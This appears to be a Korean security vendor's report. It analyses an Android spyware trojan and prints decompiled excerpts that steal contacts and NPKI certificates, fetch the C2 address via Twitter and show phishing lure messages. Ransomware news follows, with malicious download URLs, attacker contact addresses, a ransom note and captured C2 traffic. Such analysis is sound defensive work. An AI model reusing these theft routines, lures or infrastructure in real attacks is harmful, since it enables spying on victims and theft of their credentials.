            String v1 = v0_1.getString(v0_1.getColumnIndex("data1"));
            if(a.b.contains(v1)) {
                continue;
            }

            Set v2 = a.b;
            h.a(v1, "number");
            v2.add(v1);
```

[그림 14] 연락처에 존재하는 사람들에게 메시지 전송

- getnpki : 인증서 탈취

```
StringBuilder v4 = new StringBuilder();
File v5 = Environment.getExternalStorageDirectory();
d.e.b.h.a(v5, "Environment.getExternalStorageDirectory()");
v4.append(v5.getAbsolutePath());
v4.append("/NPKI");
File v9_1 = new File(v4.toString());
if(!v9_1.exists()) {
    goto label_16;
}
else {
    v4_1 = v9_1.lastModified();
    if(v1 == v4_1) {
        v9_2 = h.a(Integer.valueOf(0));
        v0 = "Maybe.just(0)";
    }
    else {
        q v1_1 = new q();
        v2 = new ByteArrayOutputStream();
```

[그림 15] 인증서 탈취 코드

2.4 특징적인 코드

Trojan.Android.Agent 악성 앱이 가지고 있는 특징을 살펴보겠다.

다음 그림은 트위터를 통해 C2 서버의 주소를 획득하는 코드의 일부이다. 공격자는 C2 주소가 필요할 때 트위터에 접속하여 C2 서버의 주소를 획득하도록 제작하였다. 이렇게 주소를 온라인에서 획득할 경우 C2 의 주소가 변경되어도 악성 앱에 C2 주소의 업데이트 적용이 수월하게 된다.

```
String v0_1 = v0.getString("addr_url", "https://twitter.com/%s");
h.a(v0_1, "urlFormat");
Object[] v2 = new Object[]{arg7};
arg7 = String.format(v0_1, Arrays.copyOf(v2, v2.length));
h.a(arg7, "java.lang.String.format(format, *args)");
v0_1 = null;
String v2_1 = v0_1;
try {
    SharedPreferences v3 = this.e;
    if(v3 == null) {
        h.b("preferences");
    }

    arg7 = b.a(arg7, v3.getString("addr_encoding", "utf-8"));
```


[그림 16] 트위터를 통한 C2 서버 주소 획득 코드

다음 그림은 한국어 안내 메시지로 하드 코딩되어 있다. 악성 앱은 다국어 지원을 위해 다양한 로케일을 지원하도록 제작되어 있는데 하드코딩 되어 있는 언어가 무려 26 개에 이른다.

```
String[] v1 = new String[13];
v1[0] = "고객님의 Google 아이디 위험있습니다. 본인인증후 사용하세요.";
v1[1] = "새로운버전이 출시되었습니다. 재설치 후 이용하시기 바랍니다.";
v1[2] = "" + p.b + "에 이 권한을 기부하실겁니까?";
v1[3] = "오픈후권한\"" + p.b + "\"에서 더 빠르게 페이지 방문할 수 있고 핸드폰 속도도 늘릴 겁니다";
v1[4] = "확인";
v1[5] = "취소";
v1[6] = "[성명].[생년월일]틀립니다.확인하고 다시 입력하세요.";
v1[7] = "안전인증";
v1[8] = "이름";
v1[9] = "생년월일";
v1[10] = "구글 계정이 이상이 있습니다.음성검증을 들어 인증번호를 입력하여 구글 계정을 검증하도록합니다. (
v1[11] = "인증번호";
v1[12] = "인증번호를 입력하세요";
```


[그림 17] 한국어 안내 메시지

3. 결론

해당 악성 앱을 유포하기 위해 공격자는 피해자가 혹할만한 소재인 인기 앱, 보안 앱, 성인 앱 등으로 유혹한다. 스파이웨어 앱은 한번 감염될 경우 피해자의 주요 사생활 정보를 모두 탈취하기에 심각한 2 차 피해를 당할 우려가 있다. 따라서, 악성 앱에 감염되지 않기 위한 예방이 무엇보다 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않아야 한다. 또한, 주변 기기의 비밀번호를 자주 변경하고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지해야 한다.

현재 알약 M 에서는 해당 악성 앱을 “Trojan.Android.Agent” 탐지 명으로 진단하고 있다.

04
글로벌 보안 동향

WinRAR Ace 익스플로잇 통해 배포되는 JNEC.a 랜섬웨어 발견

JNEC.a Ransomware Spread by WinRAR Ace Exploit


새로운 랜섬웨어인 JNEC.a 가 최근 보고 된 WinRAR 의 ACE 에 존재하는 코드 실행 취약점의 익스플로잇을 통해 배포되고 있는 것으로 나타났다. 이 랜섬웨어는 컴퓨터를 암호화한 후 피해자가 랜섬 머니를 지불하고 파일 복호화 키를 받는데 필요한 Gmail 주소를 생성하며, 피해자는 해당 주소를 사용하여 계정을 생성해야 한다.

일단 실행되면, 이 랜섬웨어는 컴퓨터의 데이터를 암호화한 후 파일명에 .Jnec 확장자를 붙인다. 복호화 키의 가격은 0.05 비트코인(약 $200) 이다.


흥미로운 점은, 이 랜섬웨어의 제작자는 파일 복호화 키를 전달하는데 특이한 방법을 사용한다는 것이다. 감염된 컴퓨터의 고유 ID 번호로 키 전달을 위한 Gmail 주소를 사용한다.

이 이메일 주소는 랜섬 노트에는 나타나지만, 아직 계정이 생성되지 않은 상태다. 피해자가 랜섬머니를 지불하고 파일을 복구하고자 할 경우, 피해자가 직접 이 주소를 사용 하여 Gmail 에 가입해야 한다.


랜섬웨어의 제작자는 피해자에게 특정 Gmail 계정을 생성하는 명확한 지침을 제공한다. 이는 랜섬웨어가 감염된 컴퓨터에 드랍하는 랜섬노트인 JNEC.README.TXT 에서 확인 가능하다.




Qihoo 360 의 연구원들은 실제 공격에서 “vk_4221345.rar” 아카이브 파일을 발견했다. 이 파일이 19 년 동안 존재해온 결점에 취약한 WinRAR 을 통해 압축 해제될 경우 JNEC.a 를 드랍하게 된다.
JNEC.a 는 .NET 으로 작성되었으며 악성 아카이브의 내용을 추출하는 것으로 시작된다. 압축이 해제될 경우 한 소녀의 손상 된 이미지가 표시된다.



이 이미지로 인해 사용자들은 그저 기술적 결함이 발생한 것으로만 생각할 수 있을 것이다. 하지만, 랜섬웨어는 이미 시스템을 감염시켰다.
이 WinRAR 익스플로잇은 제작자가 악성코드를 윈도우 시작 폴더에 드랍해 다음 로그인 시 실행될 수 있도록 허용한다. 악성코드의 존재를 숨기기 위해, 제작자는 이를 "GoogleUpdate.exe"로 이름 붙여 구글의 업데이트 프로세스로 위장했다.



WinRAR 취약점을 악용하는 것은 그리 어렵지 않다. 이 결점에 대한 분석이 공개된 후, PoC 코드가 온라인에 나타났다. 그후, 임의 페이로드가 포함된 악성 아카이브를 자동으로 생성하는 스크립트도 GitHub 에 나타났다.
지난주, McAfee 는 취약점이 공개된 이후 1 주일에 100 건 이상의 공격이 확인되었으며, 그 수는 계속 증가하는 중이라고 보고했다.



이 랜섬웨어의 비트코인 지갑에는 12 건의 거래가 있었다. 하지만 가장 최근 거래는 2018 년 10 월로 아직까지 돈을 지불한 피해자는 없는 것으로 보인다.

[출처] https://www.bleepingcomputer.com/news/security/jneca-ransomware-spread-by-winrar-ace-exploit/

조지아주 잭슨 카운티, 랜섬웨어 공격당해 40 만 달러 지불해

Jackson County paid $400,000 to crooks after ransomware attack

조지아주 잭슨 카운티(Jackson County)의 컴퓨터들이 공격을 받아 정부 업무가 마비되는 사건이 발생했다.
이 컴퓨터들은 랜섬웨어에 감염된 것으로 나타났으며, 해당 기관은 파일을 복호화하기 위해 $400,000 상당의 랜섬 머니를 지불하기로 결정했다.

잭슨 카운티 측은 공격이 처음 발생한 지 일주일 만에 컴퓨터와 서버를 모두 복호화하는 작업 중이라고 밝혔다. 응급 및 이메일 서비스를 포함한 잭슨 카운티 내 모든 부서의 컴퓨터들이 이 악성코드에 감염되었으며, 911 운영만 영향을 받지 않았다. 잭슨 카운티 측은 "현재 이메일 서비스가 다운되었기 때문에, 연락이 필요할 경우 전화를 이용하라"라고 밝혔다.

한 언론은 잭슨 카운티의 사무실이 공격을 당한 이후부터 업무에 종이를 사용하도록 지시받았다고 보도했다.
잭슨 카운티 당국은 서비스가 장기간 중단되는 것을 막기 위해 랜섬머니를 지불하기로 결정했다. 카운티의 IT 담당자들이 백업을 준비해 두고 있지 않았거나, 백업이 잘 관리 되지 않아 백업마저 암호화된 것으로 추측된다.

카운티 측은 "공격 기간 동안 무전/전화 서비스는 영향을 받지 않았기 때문에 911 은 계속 운영될 수 있었다. 응급 의료 서비스는 타 업체에서 운영 중이었기 때문에 EMS 서비스에는 적은 영향만을 미쳤습니다."라고 밝혔다.

FBI 는 즉시 조사를 시작했으며, 이 공격이 동유럽의 공격자가 실행한 것이라 추측했다. 또한 카운티의 관리자는 공격에 사용 된 악성코드가 Ryuk 랜섬웨어라고 밝혔다. Ryuk 랜섬웨어는 악명 높은 Lazarus APT 그룹과 관련된 Hermes 악성코드와 연결된 것으로 추측된다. 이 랜섬웨어는 최근 월 스트리트 저널, 뉴욕 타임즈, 로스엔젤레스 타임즈 등 주요 대형 신문사의 신문 배포에 영향을 미쳤다.

해커들이 어떻게 시스템을 감염 시켰는지는 아직까지 확실히 밝혀지지 않았지만, 전문가들은 피싱 메시지를 사용한 것으로 추측하고 있다.

[출처] https://thehackernews.com/2019/02/drupal-hacking-exploit.html

알루미늄 제조사, 랜섬웨어 공격당해 전 세계 시스템 중단시켜

Ransomware Attack Forces Aluminum Manufacturer to Shutdown Systems Worldwide

세계 최대 규모의 알루미늄 생산 업체 중 하나인 Norsk Hydro 가 사이버 공격을 받아 IT 시스템이 사용 불가한 상태가 되어 유럽과 미국 전역에 위치한 여러 공장의 시스템을 중단시켰다. Norsk Hydro 는 임시로 일부 공장들의 운영을 중단시켰으며, 노르웨이, 카타르, 브라질 등의 국가에서 가능할 경우 수동으로 작업하도록 전환했다.

미국에서 시작된 이 사이버 공격은 지난 3 월 18 일 해당 회사의 IT 전문가가 발견했으며, 현재 공격을 완화시키기 위한 작업 및 사건의 전체적인 내용을 조사 중이다.

Norsk Hydro 의 CFO 인 Eivind Kallevik 은 회사의 시스템이 비교적 새로운 랜섬웨어 변종인 LockerGoga 에 공격을 받았다고 밝혔다. 이 랜섬웨어는 타겟 컴퓨터의 파일을 암호화 후 파일 복호화를 위해 랜섬머니를 요구한다. Kallevik 은 "현재 상황은 꽤 심각하다. 전 세계 네트워크가 다운 중이며, 모든 생산 및 사무 운영에 영향을 미치고 있다." 라고 밝혔다.

기자 회견에서 노르웨이 국가 안보 당국 (NNSA) 또한 다른 부문들 및 국제기구들과 협력하여 Norsk Hydro 의 사건 조사를 돕고 있다고 밝혔다.

연구원들에 따르면, LockerGoga 랜섬웨어는 널리 배포된 것은 아니며, 올해 초 프랑스의 기술 컨설팅 회사인 Altran Technologies 를 공격하는 데 사용되었다. 회사는 "이 상황을 해결하고 운영 및 재정에 미친 영향을 파악하기에는 아직까지 너무 이릅니다." 라고 밝혔다.

Norsk Hydro 는 지난 몇 년 동안 수많은 주요 기업들을 공격했던 랜섬웨어 공격의 가장 최근 발생한 피해자가 되었다. 이 공격에서 회사가 중요한 데이터를 잃었는지 아닌지는 아직까지 알려지지 않았다. 현재로서는, Norsk Hydro 는 사이버 보험에 가입한 상태이며 백업 데이터를 사용하여 시스템을 복구할 예정인 것으로 나타났다.

오슬로에 본사를 둔 Norsk Hydro 는 전 세계 50 개국에서 운영되며 전 대륙에서 활동하는 세계에서 가장 큰 알루미늄 회사 중 하나이다. 이 사고로 인해 회사의 주식은 약 1% 하락한 상태이다.

[출처] https://thehackernews.com/2019/03/norsk-hydro-ransomware-attack.html
https://newsweb.oslobors.no/message/472448


STOP 랜섬웨어, 피해자 기기에 패스워드 탈취 트로이목마 설치

STOP Ransomware Installing Password Stealing Trojans on Victims

STOP 랜섬웨어 패밀리가 피해자의 파일을 암호화하는 것 외에도 피해자의 계정 인증정보, 가상 화폐 지갑, 데스크탑 파일 등을 훔치기 위해 Azorult 패스워드 탈취 트로이목마를 설치하기 시작했다. Azorult 트로이목마는 브라우저 및 파일에 저장된 계정, 패스워드, 가상 화폐 지갑, 스팀 크리덴셜, 브라우저 히스토리, 스카이프 메시지 등을 탈취한다. 훔친 정보는 공격자가 제어하는 원격 서버로 업로드된다. STOP 랜섬웨어의 DJVU 변종은 지난 1 월 가짜 소프트웨어 크랙을 통해 배포되었다. 이 악성코드는 피해자의 컴퓨터에서 여러 작업을 하는 다양한 컴포넌트를 다운로드 및 실행하는데, 가짜 윈도우 화면을 표시하는 것, 윈도우 디펜더를 비활성화하는 것, 그리고 윈도우의 hosts 파일을 수정해 보안 사이트에 접속할 수 없도록 차단하는 것 등이 포함되어 있다.

[출처] https://www.bleepingcomputer.com/news/security/stop-ransomware-installing-password-stealing-trojans-on-victims/

보안 전문가는 최근 발견된 변종들을 테스트했는데, Any.Run 설치를 위해 다운로드한 파일 중 하나가 Azorult 감염으로 인한 것임을 발견했으며, 4 개의 다른 샘플들에서도 Azorult 와 관련된 네트워크 트래픽을 찾을 수 있었다고 언급했다.



[출처] https://app.any.run/tasks/5ba4be48-c19f-4fd6-bed2-23d58664dd8f

Azorult 가 설치되는지 STOP Promorad 랜섬웨어 변종 샘플을 다운로드 및 설치해 본 결과, 이 랜섬웨어를 실행하면 컴퓨터의 데이터를 암호화한다.

네트워크 트래픽 리스트

- http://ymad.ug/tesptc/ck/updatewin1[.]exe
- http://ymad.ug/tesptc/ck/updatewin2[.]exe
- http://ymad.ug/tesptc/ck/updatewin[.]exe
- http://ymad.ug/tesptc/ck/3[.]exe
- http://ymad.ug/tesptc/ck/4[.]exe
- http://ymad.ug/tesptc/ck/5[.]exe
- http://ymad.ug/1/index[.]php

또한, 몇몇 변종은 파일을 암호화할 때 .promorad 확장자를 붙이고 _readme.txt 라는 이름의 랜섬노트를 생성한다.

랜섬노트 내용

ATTENTION!


Don't worry my friend, you can return all your files!
All your files like photos, databases, documents and other important are encrypted with strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-ll0rlToOhf
Price of private key and decrypt software is $980.
Discount 50% available if you contact us first 72 hours, that's price for you is $490.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" folder if you don't get answer more than 6 hours.

To get this software you need write on our e-mail:
blower@india.com

Reserve e-mail address to contact us:
blower@firemail.cc

Your personal ID:
[id]

STOP 랜섬웨어의 DJVU 변종은 지난 1 월 가짜 소프트웨어 크랙을 통해 배포되었다. 이 악성코드는 피해자의 컴퓨터에서 여러 작업을 하는 다양한 컴포넌트를 다운로드 및 실행하는데, 가짜 윈도우 화면을 표시하는 것, 윈도우 디펜더를 비활성화하는 것, 그리고 윈도우의 hosts 파일을 수정해 보안 사이트에 접속할 수 없도록 차단하는 것 등이 포함되어 있다.




```
POST /1/index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: ymad.ug
Content-Length: 101
Pragma: no-cache

...Bp.3..0d.0m
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 10 Mar 2019 14:43:33 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.6.38

4
```

[출처] https://www.bleepingcomputer.com/news/security/stop-ransomware-installing-password-stealing-trojans-on-victims/

STOP 랜섬웨어의 변종에 감염된 피해자는 온라인 계정들의 패스워드, 특히 브라우저에 저장된 패스워드를 즉시 변경해야 한다. 또한 스카이프, 스팀, 텔레그램 및 FTP 클라이언트와 같은 소프트웨어의 비밀번호도 필히 변경해야 한다. 그리고 데스크탑에 저장된 파일이 공격자의 손에 넘어갔을 수 있으므로, 해당 파일에 개인 정보가 있는지도 확인해야 한다.

[출처] https://www.bleepingcomputer.com/news/security/stop-ransomware-installing-password-stealing-trojans-on-victims/

새로운 미라이(Mirai) 변종, 기업 장비들 노려

New Mirai Variant Comes with 27 Exploits, Targets Enterprise Devices

새로운 익스플로잇 11 개를 추가한 새로운 미라이 변종이 기업용 WePresent WiPG-1000 무선 프레젠테이션 시스템 및 LG Supersign TV 와 같은 인기 있는 장비들을 노리고 있다. 지난 9 월 Palo Alto Network 의 Unit 42 가 발표한 보고서에는 Apache Struts 서버로 타깃을 변경한 미라이 봇넷이 작년 발생한 Equifax 사태에서 사용된 것과 동일함을 발견했으며, SonicWall 방화벽 공격에서 Gafgyt 버전 또한 발견되었다. 이는 기업의 자산을 노리는 활동이라 할 수 있다.

연구원들은 이미 패치된 취약점의 익스플로잇이 공격에 사용된 것을 확인했다. 이는 공격자들이 Apache Struts 의 CVE-2017-5638 와 같은 심각한 보안 결점이 존재하는 패치되지 않은 기기를 해킹해 악성 공격에 악용했다.

